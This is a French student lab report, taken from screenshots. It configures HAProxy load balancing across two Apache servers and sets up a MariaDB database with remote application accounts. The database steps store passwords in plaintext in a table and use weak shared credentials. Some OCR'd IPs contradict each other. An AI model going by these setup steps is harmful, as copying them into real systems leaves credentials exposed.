
[ Read 27 lines ]

File Edit View VM Tabs Help | Home MADO ubuntu original | index.php \* Apr 15 14:28 root@pollo:/var/www/html/app


Une fois le fichier index.php créé dans le dossier app, il est temps de texter son accessibilité via le navigateur en utilisant son adresse ip 192.168.1.22 .




Pour afficher automatiquement le contenu du dossier app à l'ouverture de l'adresse IP du serveur, on modifie la configuration par défaut d'Apache. Il suffit de remplacer le chemin DocumentRoot /var/www/html par /var/www/html/app dans le fichier 000-default.conf, puis de redémarrer Apache.



Redémarrons Apache2 puis testons sur le navigateur de l'autre machine avec l'adresse ip 192.168.1.22. On constate que la page s'ouvre automatiquement vu que le dossier app a été défini par défaut .



Pour le serveur Web2, nous avons cloné la machine de Web1, modifié l'adresse IP en 192.168.1.22, puis suivi les mêmes étapes que pour Web1. Maintenant ouvrons un navigateur sur l'autre machine et mettons l'adresse IP du serveur Web2 (192.168.1.26) dans la barre d'adresse pour tester votre application. Cela nous permettra de vérifier si l'application fonctionne correctement sur le serveur Web2.



#### Installation et configuration de HAProxy :

On va faire la configuration d'adresse IP manuelle de serveur HAProxy. Nous allons vérifier que le serveur HAProxy arrive à communiquer avec les serveurs de web1 et web2. Sur le serveur HAProxy, effectuons un ping pour vérifier la connectivité avec les serveurs. Utilisons les adresses IP de Web1 et Web2 (192.168.1.22 pour Web1 et 192.168.1.26 pour Web2).

Après avoir installé HAProxy, on modifie le fichier HAProxy.cfg. Pour cela, on descend jusqu'en bas du fichier, puis on ajoute les sections frontend et backend avec les paramètres nécessaires.

```

machineserv - VMware Workstation
File Edit View VM Tabs Help Mar 17 14:18
Home WEBAPP2 ubuntu original MADO machineserv
root@pollo:~#
GNU nano 7.2 /etc/haproxy/haproxy.cfg *
# See: https://ssl-config.mozilla.org/#server=haproxy&server-version=2.0.3&config=intermediate
ssl-default-bind-ciphers ECDHE-ECDSA-AES128-GCM-SHA256;ECDHE-RSA-AES128-GCM-SHA256;ECDHE-ECDSA-AES256-GCM-SHA384;ECDHE-RSA-AES256-GCM-SHA384;ECDH-ECDSA-CHACHA20-POLY1305;ECDH-RSA-CHACHA20-POLY1305;TLS_AES_128_GCM_SHA256;TLS_AES_256_GCM_SHA384;TLS_CHACHA20_POLY1305_SHA256
ssl-default-bind-ciphersuites TLS_AES_128_GCM_SHA256;TLS_AES_256_GCM_SHA384;TLS_CHACHA20_POLY1305_SHA256
ssl-default-bind-options ssl-min-ver TLSv1.2 no-tls-tickets

defaults
log global
mode http
option httplog
option dontlognull
timeout connect 5000
timeout client 50000
timeout server 50000
errorfile 400 /etc/haproxy/errors/400.http
errorfile 403 /etc/haproxy/errors/403.http
errorfile 408 /etc/haproxy/errors/408.http
errorfile 500 /etc/haproxy/errors/500.http
errorfile 502 /etc/haproxy/errors/502.http
errorfile 503 /etc/haproxy/errors/503.http
errorfile 504 /etc/haproxy/errors/504.http

frontend http_front
bind *:80
default_backend web_servers

backend web_servers
balance round robin
server ubuntu original 192.168.1.22:80 check
server WEBAPP2 192.168.1.26:80 check

```

Vérifions cette configuration

```

root@pollo:/var/www/html/app# haproxy -c -f /etc/haproxy/haproxy.cfg
Configuration file is valid
root@pollo:/var/www/html/app#

```



Ensuite on démarre le service HAProxy, puis on vérifie qu'il fonctionne correctement et à travers son statut on voit que il est bien active .

```

machineserv - VMware Workstation
File Edit View VM Tabs Help Mar 17 14:18
Home WEBAPP2 ubuntu original MADO machineserv
root@pollo:~#
root@pollo:~# nano /etc/haproxy/haproxy.cfg
root@pollo:~# service haproxy status
haproxy.service - HAProxy Load Balancer
  Loaded: loaded (/usr/lib/systemd/system/haproxy.service; enabled; preset: enabled)
  Active: active (running) since Mon 2025-03-17 14:05:51 GMT; 1min ago
    Docs: man:haproxy(1)
           file:/usr/share/doc/haproxy/configuration.txt.gz
 Main PID: 4144 (haproxy)
   Status: "Ready."
     Tasks: 3 (limit: 4558)
    Memory: 46.7M
       CPU: 727ms
      CGroup: /system.slice/haproxy.service
              └─[4144] /usr/sbin/haproxy -Ws -f /etc/haproxy/haproxy.cfg -p /run/haproxy.pid -S /run/haproxy-master.sock
Mar 17 14:05:51 pollo systemd[1]: Starting haproxy.service - HAProxy Load Balancer...
Mar 17 14:05:51 pollo haproxy[4144]: [NOTICE] (4144) : New worker (4147) forked
Mar 17 14:05:51 pollo haproxy[4144]: [NOTICE] (4144) : Loading success.
Mar 17 14:05:51 pollo systemd[1]: Started haproxy.service - HAProxy Load Balancer.
Mar 17 14:05:51 pollo haproxy[4147]: [WARNING] (4147) : Server web_servers/ubuntu is DOWN, reason: Layer4 connection problem, info: "Connection refused", check duration: 1ms. 1 active and 0 backup servers online.
Mar 17 14:05:51 pollo haproxy[4147]: [WARNING] (4147) : Server web_servers/ubuntu is DOWN, reason: Layer4 connection problem, info: "Connection refused", check duration: 1ms. 1 active and 0 backup servers online.
Mar 17 14:13:10 pollo haproxy[4147]: [WARNING] (4147) : Server web_servers/ubuntu is UP, reason: Layer4 check passed, check duration: 0ms. 2 active and 0 backup servers online. 0 sessions requeued, 0 to 0
Mar 17 14:13:10 pollo haproxy[4147]: [WARNING] (4147) : Server web_servers/ubuntu is UP, reason: Layer4 check passed, check duration: 0ms. 2 active and 0 backup servers online. 0 sessions requeued, 0 to 0
root@pollo:~# q

```

Testons maintenant les fonctionnalités. Nous allons ouvrir un navigateur sur Web1 et Web2, puis nous saisissons l'adresse IP du serveur proxy, et on accède automatiquement aux contenus des serveurs Web1 et Web2.




Ainsi, nous avons mis en place une répartition de charge avec HAProxy entre deux serveurs web. Après avoir configuré manuellement les adresses IP, installé Apache2, cloné ubuntuoriginal pour créer Webapp2, nous avons installé et configuré HAProxy. En testant depuis un navigateur via l'adresse IP du

proxy, nous avons confirmé que les requêtes étaient bien redirigées vers les serveurs Web1 et Web2.

Par la suite nous allons utiliser mariaDB sur le serveur proxy. Nous allons accéder à MySQL on voit que le mariaDB est active

## Accès maria DB



```
ubuntu original - VMware Workstation
File Edit View VM Tabs Help || Library Home MADO ubuntu original
Type here t...
My Computer
Ubuntu 64-bit
mado
Windows 7 x
MADO
ubuntu original
secappmdc
WEBAPP2
machineserv
Metasploit

Apr 17 11:45:26 pollo mariadb[2331]: 2025-04-17 11:45:26 0 [Note] InnoDB: Buffer pool(s) load completed at 250417 11:45:26
Apr 17 11:45:26 pollo mariadb[2331]: 2025-04-17 11:45:26 0 [Note] Server socket created on IP: '127.0.0.1'.
Apr 17 11:45:26 pollo mariadb[2331]: 2025-04-17 11:45:26 0 [Note] /usr/sbin/mariadb: ready for connections.
Apr 17 11:45:26 pollo mariadb[2331]: Version: '10.11.11-MariaDB-0ubuntu0.24.04.2' socket: '/run/mysqld/mysqld.sock' port: 3306 Ubuntu 24.04
Apr 17 11:45:26 pollo systemd[1]: Started mariadb.service - MariaDB 10.11.11 database server.
Apr 17 11:45:26 pollo /etc/mysql/debian-start[2483]: Triggering mysqld-recover for all MyISAM tables and aria-recover for all Aria tables

lines 1-28/28 (END)
root@pollo:/home/kano# mysql -u root -p
ERROR 1045 (28000): Access denied for user 'root-p'@'localhost' (using password: NO)
root@pollo:/home/kano# mysql -u
mysql: option '-u' requires an argument
root@pollo:/home/kano# mysql -u root -p
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 32
Server version: 10.11.11-MariaDB-0ubuntu0.24.04.2 Ubuntu 24.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> create database mado_ltl
-> ok
-> ^C
MariaDB [(none)]> show databases
-> ^C
MariaDB [(none)]> create database mado_ltl;
-> ^C
MariaDB [(none)]> show databases
```

Création de la base de données mado\_lti et vérification de cette dernière

```


MariaDB [(none)]> create database mado_lti;
Query OK, 1 row affected (0.000 sec)

MariaDB [(none)]> show databases;
+-----+
| Database |
+-----+
| dwm |
| information_schema |
| mado_lti |
| mysql |
| performance_schema |
| sys |
+-----+
6 rows in set (0.002 sec)

MariaDB [(none)]> g

```

Insertion sur notre table (user) avec comme user mado et mot de passe mado123



```

ubuntu original - VMware Workstation
File Edit View VM Help || | 
Library Type here... Home MADO ubuntu original
My Computer
Ubuntu 64-bit
mado
Windows 7x
MADO
ubuntu origin
scappmado
WEBAPP2
machineserv
Metasploit
MariaDB [(none)]> use mado_lti;
Database changed
MariaDB [mado_lti]> create table user(id int primary key auto_increment,username varchar(30),password varchar(30));
Query OK, 0 rows affected (0.034 sec)

MariaDB [mado_lti]> show tables;
+-----+
| Tables_in_mado_lti |
+-----+
| user |
+-----+
1 row in set (0.000 sec)

MariaDB [mado_lti]> insert into user values(null,"mado","mado123");
Query OK, 1 row affected (0.003 sec)


MariaDB [mado_lti]> select * from user;
+----+----+----+
| id | username | password |
+----+----+----+
| 1 | mado    | mado123 |
+----+----+----+
1 row in set (0.000 sec)

MariaDB [mado_lti]> exit
Bye
root@pollo:/home/kano# g

```

## Configuration de la base de données pour les serveurs applicatifs webbapp1

Pour créer les utilisateurs destinés aux serveurs applicatifs, on quitte puis on se reconnecte à MySQL.



```

ubuntu original - VMware Workstation
File Edit View VM Help || | 
Library Type here... Home MADO ubuntu original WEBAPP2 machineserv
My Computer
Ubuntu 64-bit
mado
Windows 7x
MADO
ubuntu origin
scappmado
WEBAPP2
machineserv
Metasploit
MariaDB [mado_lti]> insert into user values(null,"mado","mado123");
Query OK, 1 row affected (0.003 sec)

MariaDB [mado_lti]> select * from user;
+----+----+----+
| id | username | password |
+----+----+----+
| 1 | mado    | mado123 |
+----+----+----+
1 row in set (0.000 sec)

MariaDB [mado_lti]> exit
Bye
root@pollo:/home/kano# mysql
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 33
Server version: 10.11.11-MariaDB-ubuntu0.24.04.2 Ubuntu 24.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> create user 'web_app'@'192.168.1.22' identified by 'passer1234';
-> ^C
MariaDB [(none)]> create user 'web_app'@'192.168.1.22' identified by 'passer1234';
Query OK, 0 rows affected (0.014 sec)

MariaDB [(none)]> grant all privileges on mado_lti.* to 'web_app'@'192.168.1.22';
-> ^C
MariaDB [(none)]> grant all privileges on mado_lti.* to 'web_app'@'192.168.1.22';
Query OK, 0 rows affected (0.031 sec)

MariaDB [(none)]> flush privileges;
Query OK, 0 rows affected (0.036 sec)

MariaDB [(none)]> g

```

## Pour webapp2 et vérification des utilisateurs crée

```
MariaDB [(none)]> create user 'web_app'@'192.168.1.22' identified by 'passer1234';
-> \c
MariaDB [(none)]> create user 'web_app'@'192.168.1.22' identified by 'passer1234';
Query OK, 0 rows affected (0.014 sec)

MariaDB [(none)]> grant all privileges on mado_lti.* to 'web_app'@'192.168.1.22';
-> \c
MariaDB [(none)]> grant all privileges on mado_lti.* to 'web_app'@'192.168.1.22';
Query OK, 0 rows affected (0.031 sec)

MariaDB [(none)]> flush privileges;
Query OK, 0 rows affected (0.036 sec)

MariaDB [(none)]> create user 'web_app'@'192.168.1.26' identified by 'passer1234';
Query OK, 0 rows affected (0.029 sec)

MariaDB [(none)]> grant all privileges on mado_lti.* to 'web_app'@'192.168.1.26';
Query OK, 0 rows affected (0.001 sec)

MariaDB [(none)]> flush privileges;
Query OK, 0 rows affected (0.001 sec)

MariaDB [(none)]> select user ,host from mysql.user
-> \c
MariaDB [(none)]> select user ,host from mysql.user;
+-----+-----+
| User      | Host       |
+-----+-----+
| web_app   | 192.168.1.22 |
| web_app   | 192.168.1.26 |
| dwva      | localhost  |
| mariadb.sys | localhost |
| mysql     | localhost  |
| root      | localhost  |
+-----+-----+
6 rows in set (0.011 sec)

MariaDB [(none)]> \q
```

Pour autoriser le trafic TCP entrant sur le port 3306 via pare-feu avec la commande ufw allow 3306/tcp

```
Rules updated (v6)
root@pollo:/home/kanof# nano /etc/mysql/mariadb.conf.d/50-server.cnf
root@pollo:/home/kanof# systemctl restart mysql
root@pollo:/home/kanof# ip address
Object "adress" is unknown, try "ip help".
root@pollo:/home/kanof# ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.5.54  netmask 255.255.252.0  broadcast 10.0.7.255
                ether 00:0c:29:53:ab:fd  txqueuelen 1000  (Ethernet)
                RX packets 279643  bytes 166623669 (166.6 MB)
